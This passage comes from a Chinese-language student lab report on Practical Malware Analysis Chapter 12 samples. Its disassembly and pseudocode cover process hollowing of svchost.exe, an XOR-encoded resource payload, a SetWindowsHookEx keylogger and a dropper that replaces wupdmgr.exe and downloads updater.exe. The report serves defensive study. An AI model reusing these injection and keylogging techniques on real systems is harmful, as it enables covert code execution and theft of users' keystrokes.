| 000000FA | 00 | Major Linker Version | |
| 000000FB | 00 | Minor Linker Version | |
| 000000FC | 00003000 | Size of Code | |
| 00000100 | 00009000 | Size of Initialized Data | |
| 00000104 | 00000000 | Size of Uninitialized Data | |
| 00000108 | 00001ADB | Address of Entry Point | |
| 0000010C | 00001000 | Base of Code | |
| 00000110 | 00004000 | Base of Data | |
| 00000114 | 00400000 | Image Base | |

图 3.23: Magic

图3.23看到 PE 文件头的结构中，0xF8 是 SizeOfOptionalHeader 字段的起始位置，通过乘法可以计算出其结构所占的字节数。这告诉我们它占用了 40 字节，与十六进制值 0x28 相符。

那么根据前面的分析，我们就可以知道后面的代码进行的工作，起始就是将 PE 文件对应的每一个段都复制到被挂起的进程空间中，至此，这个程序就完成了加载一个可执行文件到另一个进程的地址空间的工作。

```

.text:00401260 loc_401260:          nov     eax, [ebp+var_70]          ; CODE XREF: sub_4010EA+1CD1j
.text:00401260          add     eax, 1
.text:00401263          nov     [ebp+var_70], eax
.text:00401266          loc_401269:
.text:00401269 loc_401269:          nov     ecx, [ebp+var_8]          ; CODE XREF: sub_4010EA+1747j
.text:0040126C          xor     edx, edx
.text:0040126E          nov     dx, [ecx+6]
.text:00401272          cmp     [ebp+var_70], edx
.text:00401275          jge     short loc_4012B9
.text:00401277          nov     eax, [ebp+var_4]
.text:0040127A          nov     ecx, [ebp+lpBuffer]
.text:0040127D          add     ecx, [eax+30h]
.text:00401280          mov     edx, [ebp+var_70]
.text:00401283          imul    edx, 20h
.text:00401286          lea     eax, [ecx+edx+0F8h]
.text:00401289          mov     [ebp+var_74], eax
.text:00401290          push    0                      ; lpNumberOfBytesWritten
.text:00401292          mov     ecx, [ebp+var_74]
.text:00401295          nov     edx, [ecx+10h]          ; nSize
.text:00401298          nov     eax, [ebp+var_74]
.text:0040129C          nov     ecx, [ebp+lpBuffer]
.text:0040129F          add     ecx, [eax+14h]          ; lpBuffer
.text:004012A2          push    ecx
.text:004012A3          nov     edx, [ebp+var_74]
.text:004012A6          nov     eax, [ebp+lpBaseAddress]
.text:004012A9          add     eax, [edx+0Ch]
.text:004012AC          push    eax                    ; lpBaseAddress
.text:004012AD          mov     ecx, [ebp+ProcessInformation.hProcess]
.text:004012B0          push    ecx                    ; hProcess
.text:004012B1          call    ds:WriteProcessMemory
.text:004012B7          jmp     short loc_401260
.text:004012B9

```

图 3.24: 循环体

在图3.24代码中，可以在 0x00401272 处看到一个循环它被初始化为 0 上面所说的循环计数器将用来与 PE 头部的第六个字节的偏移作比较，也就是 NumberOfSection，因为可执行代码包含一个可执行文件所必须的数据，比如代码、数据、重定位信息等等，所以我们可以知道这个循环可能正在复制 PE 可执行段到这个挂起进程其中 var_4 变量包含一个指向内存中 PE 文件的指针，也就是 lpBuffer，这在下面的图片中也展示了其初始化的过程，在 0x0040127D 的位置这个程序将 MZ 头的缓冲区偏移量加上 0X3C，也就是到 PE 头的偏移，这让 ecx 指向了 PE 头的位置，随后马上一个指针被获取。EDX 在这个循环第一次迭代时的值为 0，所以现在指针就只剩 ECX 以及 0XF8。0XF8 在 PE 文件头中时是 IMAGE_HEADER_SECTION 数组的位置，这个结构的大小也可以很简单的被计算出为 40 字节 于是代码的意义就变得清晰了起来，他复制了每一个段，也就是程序赋值每一个段到挂起的进程空间中，于是通过上面的代码就可以完成加载一个可执行文件到另一个进程的地址空间的必要步骤。


```

.text:004010E9      push     ebp
.text:004010EA      mov     ebp, esp
.text:004010EB      sub     esp, 74h
.text:004010F0      mov     eax, [ebp+lpBuffer]
.text:004010F3      mov     [ebp+var_4], eax
.text:004010F6      mov     ecx, [ebp+var_4]
.text:004010F9      xor     edx, edx
.text:004010FB      mov     dx, [ecx]
.text:004010FE      cmp     edx, 5A40h
    
```

图 3.25: lpBuffer 以及 var_4 的初始化

图3.25展示了 lpBuffer 以及 var_4 的初始化过程。

```

.text:00401240      mov     edx, [ebp+ProcessInformation]
.text:00401250      push    edx
.text:00401251      call    ds:WriteProcessMemory
.text:00401257      mov     [ebp+var_70], 0
.text:0040125E      jmp     short loc_401269
    
```

图 3.26: 循环开始次数的初始化

图3.26展示了循环开始次数的初始化。

```

.text:004012B9      ; CODE XREF: sub_4010E0+18
.text:004012B9      loc_4012B9:
.text:004012B9      push    0
.text:004012BA      push    4
.text:004012BB      mov     edx, [ebp+var_8]
.text:004012BD      add     edx, 34h
.text:004012C0      push    edx
.text:004012C1      mov     eax, [ebp+lpContext]
.text:004012C3      mov     ecx, [eax+0A4h]
.text:004012C4      add     ecx, 8
.text:004012C7      push    ecx
.text:004012C8      mov     edx, [ebp+ProcessInformation.hProcess]
.text:004012D1      push    edx
.text:004012D2      call    ds:WriteProcessMemory
.text:004012D5      mov     eax, [ebp+var_8]
.text:004012D8      mov     ecx, [ebp+lpBaseAddress]
.text:004012DE      add     ecx, [eax+28h]
.text:004012E1      mov     edx, [ebp+lpContext]
.text:004012E4      mov     [edx+0B0h], ecx
.text:004012E7      mov     eax, [ebp+lpContext]
.text:004012E8      push    eax
.text:004012E9      mov     ecx, [ebp+ProcessInformation.hThread]
.text:004012F0      push    ecx
.text:004012F1      call    ds:SetThreadContext
.text:004012F4      mov     edx, [ebp+ProcessInformation.hThread]
.text:004012F5      push    edx
.text:004012F6      call    ds:ResumeThread
    
```

图 3.27: ResumeThread

图3.27展示了在 0x004012E7 处使用 SetThreadContext 函数将 ecx 寄存器设置为被挂起进程内存空间中可执行文件的入口点。如果在 0x004012FF 处调用 ResumeThread 函数，这将成功地将之前由 CreateProcessA 创建的进程替换为另一个进程。

我们经过前面的分析已经明白了这个恶意代码的目的就是完成对挂起进程的替换，那么我们现在就需要知道其到底对哪一个进程完成了进程替换。7 于是代码中使用的 lpApplicationName 的来源便成为了重中之重，使用交叉引用可以在 00401508 的位置找到对该变量的初始化。

```

.text:00401502      mov     [ebp+hModule], eax
.text:00401503      push    400h
.text:00401504      lea     eax, [ebp+ApplicationName]
.text:00401505      push    eax
.text:00401506      push    offset sub_4010E0
.text:00401507      call    sub_4010E0
.text:00401508      add     esp, 00h
.text:00401509      mov     ecx, [ebp+hModule]
    
```

图 3.28: svchost.exe

```

.text:004014A0      mov     eax, [ebp+uSize]
.text:004014A3      push    eax
.text:004014A4      mov     ecx, [ebp+lpBuffer]
.text:004014A7      push    ecx
.text:004014A8      call    ds:GetSystemDirectory
.text:004014AB      mov     edx, [ebp+lpBuffer]
.text:004014AC      push    edx
.text:004014AD      call    strlen
.text:004014B0      add     esp, 4
    
```

图 3.29: 获取系统目录

图3.29看到了在 0x00401514 处，恶意代码出现了 svchost.exe 字符串，并立即将其作为参数压入栈中并调用另一个函数。该函数的作用是获取系统目录，然后将其与 svchost.exe 字符串拼接在一起。从这些操作中，我们可以推断出这个恶意代码的目的是替换 svchost.exe 文件。


```

.text:0040151E      add     esp, 0Ch
.text:00401521      mov     ecx, [ebp+hModule]
.text:00401527      push    ecx                ; hModule
.text:00401528      call    sub_40132C
.text:0040152D      add     esp, 4
.text:00401530      mov     [ebp+lpAddress], eax
.text:00401533      cmp     [ebp+lpAddress], 0
.text:00401537      jz      short loc_401573
.text:00401539      mov     edx, [ebp+lpAddress]
.text:0040153C      push    edx                ; lpBuffer
.text:0040153D      lea     eax, [ebp+ApplicationName]
.text:00401543      push    eax                ; lpApplicationName

```

图 3.30: 替换 svchost

图??看到在 svchost 程序启动后，需要对要替换的 svchost 进程进行判断。通过对 0x00401539 处的变量 lpBuffer 进行跟踪，我们发现可以定位到 0x00401521 位置。在第一个 call 位置更新了 EAX 的值。很明显，接着使用了一个指向程序本身的内存指针。最后我们看看 0x40132C。



```

1  int __cdecl sub_40132C(HMODULE hModule)
2  {
3      int result; // eax@2
4      HGLOBAL hResData; // [sp+0h] [bp-14h]@5
5      HRSRC hResInfo; // [sp+4h] [bp-10h]@3
6
7      if ( hModule )
8      {
9          hResInfo = FindResourceA(hModule, Name, Type);
10         if ( hResInfo )
11         {
12             hResData = LoadResource(hModule, hResInfo);
13             if ( hResData && LockResource(hResData) )
14                 SizeofResource(hModule, hResInfo);
15             if ( hResInfo )
16                 FreeResource(hResInfo);
17             result = 0;
18         }
19         else
20         {
21             result = 0;
22         }
23     }
24     else
25     {
26         result = 0;
27     }
28     return result;
29 }

```

图 3.31: 0x40132C

图3.31看到了它使用了函数 FindResource、LoadResource、LockResource、SizeOfResource、VirtualAlloc 以及 memcpy，这个程序从可执行文件的资源部分复制数据到内存中。我们可以使用 ResourceHacker 来查看资源部分中的内容，并将其导出到单独的文件中。

```

.text:00401418      loc_401418:      push    'A'
.text:0040141B      mov     edx, [ebp+dwSize]
.text:0040141D      push    edx
.text:00401420      mov     eax, [ebp+var_8]
.text:00401424      push    eax
.text:00401425      call    sub_401000
.text:00401428      add     esp, 0Ch

```

图 3.32: 找到密钥啦！

图3.32看到在 0x00401425 的位置，我们看到这个缓冲区被传递给参数 sub_401000，这个函数看起来像一个 XOR 程序，回顾传递给 0x0040141B 的第三个参数 0x41 可以发现异或的密钥就是 0x41！也就是 A！我们直接把它标记成 A。




图 3.33: 解密结果

图3.33看到最后我们通过 WINHEX 来进行异或解密，发现解密结果是一个可执行程序。也就是替换 svchost 的 exe。

3.3.3 实验问题

1. Q1: 这个程序的目的是什么？

回答：它是想要秘密启动另一个程序。

2. Q2: 启动器恶意代码是如何隐藏执行的？

回答：通过进程替换。

3. Q3: 恶意代码的负载存储在哪里？

回答：这个恶意的负载也就是 payload 被保存在这个程序的类型是 UNICODE 且名字是 LOCALIZATION 的资源节中。

4. Q4: 恶意负载是如何被保护的？

回答：保存在这个程序资源节中的恶意有效载荷是经过异或编码过的。我们在 sub_40132C4 找到了解码的函数，而异或密钥 A 我们在 0x0040141B 找到了。

5. Q5: 字符串列表是如何被保护的？

回答：字符串是使用在 sub40100 处的函数，来进行 XOR 编码的

值得一提的是，我们其实在静态分析看到的大量 A 就已经是密钥啦哈哈哈，提前被我破译了，我真聪明！(’ ’)

3.4 Lab12-3

分析在 Lab12-2 实验过程中抽取出的恶意代码样本，或者使用 Lab12-03.exe 文件。

3.4.1 静态分析

同样地，直接直接使用 Lab12-03.exe 文件分析，首先 PEiD 分析其加壳和导入表：




图 3.34: Lab12-03.exe 导入表

图3.34可以看到病毒没有经过加壳处理，另外其有一些值得注意的导入函数：

- **SetWindowsHookExA**: 用于安装一个钩子过程 (hook procedure)，以便对系统事件进行监视和拦截。因此推测其具有重要的注入病毒行为。
- **FindWindow**: 用于在窗口类名或窗口标题名指定的条件下查找顶层窗口。
- **CallNextHookEx**: 用于在钩子过程中调用下一个钩子或默认过程，以确保系统事件得到正确处理。和 Set 钩子连用，允许其他已经安装的钩子或系统默认处理程序对相同的事件进行处理。
- **GetForegroundWindow**: 用于获取当前具有焦点的窗口的句柄。

由此我们知道病毒的注入启动行为很可能是通过钩子来实现的，接下来我们使用 Strings 查看一些他的字符串：




图 3.35: Lab12-03 字符串

图3.35看到病毒具有一些重要的字符串；


- **practicalmalwareanalysis.log**: 应该是用于记录某些日志的。
- **BACKSPACE, 【SHIFT】 , 【ENTER】** 等：都证明了病毒可能是一个击键记录器。

现在我刚想起来好像之前分析过,,,

3.4.2 综合分析

由于本次实验的最主要目的是分析其隐蔽的启动行为，因此后面会结合静态和动态分析技术对其进程注入的行为进行重点分析。

接下来我们分析 Lab12-03.exe。首先直接 IDA 加载来到 main 函数：



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    HMODULE v3; // eax@3
    HWND hWnd; // [sp+0h] [bp-8h]@4
    HHOOK hhk; // [sp+4h] [bp-4h]@5
    AllocConsole();
    hWnd = FindWindowA(ClassName, 0);
    if ( hWnd )
        ShowWindow(hWnd, 0);
    memset(byte_405350, 1, 0x400);
    v3 = GetModuleHandleA(0);
    hhk = SetWindowsHookEx(13, fn, v3, 0);
    while ( GetMessage(0, 0, 0, 0) )
        ;
    return UnhookWindowsHookEx(hhk);
}
```

图 3.36: Lab12-03 的 main

图3.36看到了一些函数，解析如下：

1. 主函数 (main):

- 分配控制台窗口：

- 使用 AllocConsole 函数分配控制台窗口，用于后续输出调试信息。

- 隐藏窗口：

- 使用 FindWindowA 函数查找窗口（通过 ClassName 指定），获取窗口句柄。
- 如果找到窗口，使用 ShowWindow 函数将窗口隐藏（参数为 0）。

- 初始化字节数组：

- 使用 memset 函数将名为 byte_405350 的字节数组的前 0x400 个字节全部置为 1。

- 设置 Windows 钩子：

- 使用 GetModuleHandleA 获取当前模块的句柄。
- 使用 SetWindowsHookExA 函数设置全局的 Windows 钩子,类型为 13(WH_KEYBOARD_LL)。
- 钩子过程为 fn 函数。
- 目的可能是启动键盘事件监控，而该程序就是为了对键击记录上去实施恶意行为，然后通过 fn 函数来接受击键记录。

- 消息循环：

- 使用 GetMessageA 函数不断获取消息，直到获取到退出消息（参数都为 0）。这是因为 Windows 不会将消息发送到程序进程的钩子函数中，所以需要一直调用 GetMessageA。

- 卸载 Windows 钩子：

- 使用 UnhookWindowsHookEx 函数卸载先前设置的 Windows 钩子 (hhk)。

- 返回：

- 退出程序，返回消息循环结束后的结果。

由此我们可知其重点的恶意行为再 `fn` 函数中，其应该是对击键事件截获而后进行了某种处理。我们过去查看：

```

1: LRESULT __stdcall Fn(int code, WPARAM wParam, KBDLLHOOKSTRUCT *lParam)
2: {
3:   if ( !code && (wParam == 260 || wParam == 256) )
4:     sub_4010C7(lParam->vkCode);
5:   return CallNextHookEx(0, code, wParam, (LPARAM)lParam);
6: }

```

图 3.37: `fn` 函数

图3.37看到的 `fn` 函数经过我的一些标注修改，这是因为：`WH_KEYBOARD_LL` 的回调函数实际上是 `LowLevelKeyboardProc` 回调函数。因此我们可以直接读取名字而不是偏移量，通过将 `lParam` 的类型改为 `KBDLLHOOKSTRUCT*` 实现。这时候已经能看到 `KBDLLHOOKSTRUCT.vkCode` 的变量名，而不再是偏移量，这方便了分析，于是接下来给出分析：

1. 钩子过程 (`fn`):

• 检查按键消息：

- 使用 `!code && (wParam == 260 || wParam == 256)` 条件判断，确保消息是键盘按键消息 (`code` 为 0) 且按键为 `CAPS LOCK` (`wParam == 260`) 或 `SHIFT` (`wParam == 256`)。
- 如果条件成立，调用 `sub_4010C7` 函数，传递 `lParam->vkCode` 作为参数。

• 调用下一个钩子过程：

- 使用 `CallNextHookEx` 函数调用下一个钩子过程，传递相同的参数 (`0`, `code`, `wParam`, `(LPARAM)lParam`)。
- 返回下一个钩子过程的返回值。

主函数实现了包括分配控制台窗口、隐藏窗口、设置键盘钩子，并在消息循环中持续运行。钩子过程 (`fn`) 检测 `CAPS LOCK` 和 `SHIFT` 按键消息，若满足条件则调用 `sub_4010C7` 函数，然后继续传递消息给下一个钩子。

于是我们转而去查看 `sub_4010C7` 函数函数，其大体可以分为两部分，其中第一部分：

```

10: 11: NumberOfBytesWritten = 0;
12: result = CreateFileA(FileName, 0x40000000u, 2u, 0, 4u, 0x80u, 0);
13: hFile = result;
14: if ( result != (HANDLE)-1 )
15: {
16:   SetFilePointer(result, 0, 0, 2u);
17:   v2 = GetForegroundWindow();
18:   GetWindowTextA(v2, ::Buffer, 1024);
19:   if ( strcmp(byte_405350, ::Buffer) )
20:   {
21:     WriteFile(hFile, aWindow, 0xCu, &NumberOfBytesWritten, 0);
22:     v3 = strlen(::Buffer);
23:     WriteFile(hFile, ::Buffer, v3, &NumberOfBytesWritten, 0);
24:     WriteFile(hFile, asc_40503C, 4u, &NumberOfBytesWritten, 0);
25:     strncpy(byte_405350, ::Buffer, 0x3FFu);
26:     byte_40574F = 0;
27:   }

```

图 3.38: `sub_4010C7` 的 part1

图3.39可以得出如下分析：

- `CreateFile` 或 `OpenFile` 打开文件其中 `Filename` 就是我们之前静态分析发现的 `practicalmalwareanalysis.log`。
- `GetForegroundWindows`：获取按键按下时的活动窗口。
- `GetWindowText`：获得窗口的标题。

这些操作的目的是为了帮助程序提供按键来源的上下文，然后我们看第二部分：

```
if ( (unsigned int)Buffer < 0x27 || (unsigned int)Buffer > 0x40 )
{
    if ( (unsigned int)Buffer <= 0x40 || (unsigned int)Buffer >= 0x5B )
    {
        switch ( Buffer )
        {
            case 32:
                WriteFile(hFile, asc_005074, 1u, &NumberOfBytesWritten, 0);
                break;
            case 16:
                WriteFile(hFile, aShift, 7u, &NumberOfBytesWritten, 0);
                break;
            case 13:
                WriteFile(hFile, aEnter, 8u, &NumberOfBytesWritten, 0);
                break;
            case 8:
                u4 = strlen(aBackspace);
                WriteFile(hFile, aBackspace_0, u4, &NumberOfBytesWritten, 0);
                break;
            case 9:
                WriteFile(hFile, aTab, 5u, &NumberOfBytesWritten, 0);
                break;
            case 17:
                WriteFile(hFile, aCtrl, 6u, &NumberOfBytesWritten, 0);
                break;
            case 46:
                WriteFile(hFile, aDel, 5u, &NumberOfBytesWritten, 0);
                break;
            case 96:
                WriteFile(hFile, a0, 1u, &NumberOfBytesWritten, 0);
                break;
            case 97:
                WriteFile(hFile, a1, 1u, &NumberOfBytesWritten, 0);
                break;
            case 98:
                WriteFile(hFile, a2, 1u, &NumberOfBytesWritten, 0);
                break;
        }
    }
}
```

图 3.39: sub_4010C7 的 part2

图3.39在使用了反汇编解析后一目了然，就是一个使用庞大的 switch case 的跳转表，在程序将窗口标题写入日志文件后进入：

1. 条件语句和键盘输入处理：

- 条件判断：

- 若 (unsigned int)Buffer < 0x27 || (unsigned int)Buffer > 0x40 或 (unsigned int)Buffer <= 0x40 || (unsigned int)Buffer >= 0x5B 条件成立，进入条件分支。

- 键盘输入处理：

- 根据 Buffer 的值进行多个条件判断和相应的处理。
- 包括特殊键处理，如空格、Shift、Enter、Backspace、Tab、Ctrl、Delete 等。
- 处理数字键和 Caps Lock 键，将键值映射为相应字符。
- 若不满足以上条件，直接将 Buffer 的值写入文件。

- 关闭文件句柄：

- 使用 CloseHandle 关闭文件句柄 hFile。

由此我们可以轻松得出结论该恶意代码通过 SetWindowHookEx 这个钩子实现了一个击键记录器，将击键记录写入到 practicalmalwareanalysis.log 中。

3.4.3 实验问题

1. Q1: 这个恶意负载的目的是什么？

回答：它是一个击键记录器，记录你敲击键盘的内容和按键。

2. Q2: 恶意负载是如何注入自身的？

回答：过 SetWindowHookEx 挂钩注入，来偷取击键记录。

3. Q3: 这个程序还创建了哪些其他文件？


回答：它还创建了创建文件 practicalmalwareanaysis.log，来保存击键记录。

3.5 Lab12-4

分析在 Lab12-04.exe 文件中找到的恶意代码。

3.5.1 静态分析

同样先 PEiD 静态分析：



导入表 1

导入表 2

图 3.40: 查看 exe 导入表

图3.40看到一些有意义的东西：

- CreateRemoteThread：同样是创建远程线程，但没有 WriteProcessMemory 或 VirtualAllocEx。
- FindResource：有资源节，应该很核心。
- GetTempPathA 和 OpenProcessToken, GetCurrentProcess：对当前进程和文件路径等进行操作。
- LookupPrivilegeValueA 和 AdjustTokenPrivileges：推测其和操作权限有关。

然后 Strings 查看字符串：




图 3.41: Lab12-04 字符串

图3.41看到了诸如 wupddmgrd.exe 和 http 的彩蛋网址下的 updater.exe。推测其可能会试图下载这个网址下的文件。最后看看资源节：




图 3.42: Lab12-04 资源节

图3.42看到其有一个名为 BIN 的资源段，根据右边的串提示其应该是一个二进制程序。

3.5.2 综合分析

由于本次实验的最主要目的是分析其隐蔽的启动行为，因此后面会结合静态和动态分析技术对其进程注入的行为进行重点分析。

首先我们通过 Procmon 观察下其行为：




图 3.43: Lab12-04 动态

图3.43看到我通过设置名为 Lab12-04.exe 的过滤器，双击运行结果。

- 它试图通过 `CreateFileA` 创建 `%TEMP%\winup.exe`。覆盖了位于 `%SystemRoot%\System32\wupdmgr` 的 Windows 更新文件。并且经过我们使用 `md5deep` 对比，`wupdmgr.exe` 和资源节的 BIN 文件是一个。
- 试图打开网页 `http://windowsupdate.microsoft.com/`，不过由于它没法翻墙没成功哈哈哈哈哈。

不过为了知道它在网络上具体干了什么，我们设置 `ApateDNS` 为本地回环 `127.0.0.1` 和 `netcat` 利用命令 `nc -l -p` 监听 HTTP 端口，结果如下：




图 3.44: netcat 和 ApatDNS 捕获结果

图3.44看到了捕获的结果即它想要从 **www.practicalmalwareanalysis.com** 上面下载 **updater.exe**。接下来我们进入 IDA 的分析，直接来到 main：




图 3.45: main 反汇编

图3.45看到了 dword_40312C, dword_403128 和 dword_403124。这三个和我们之前分析 Lab12-02 的一样,首先将它们分别重新命名为 myEnumProcessModules、myGetModuleBaseNameA 和 myEnumProcesses。然后可以得到如下分析：

1. 加载 Psapi.dll 和获取函数地址：

- 使用 LoadLibraryA(aPsapi_dll) 加载 Psapi.dll。
- 通过 GetProcAddress 获取 Psapi.dll 中特定函数的地址,分别为 ProcName、aGetmodulebasen、aEnumprocesses。
- 重复以上步骤两次，加载 Psapi.dll 并获取函数地址。

2. 进程枚举和处理：

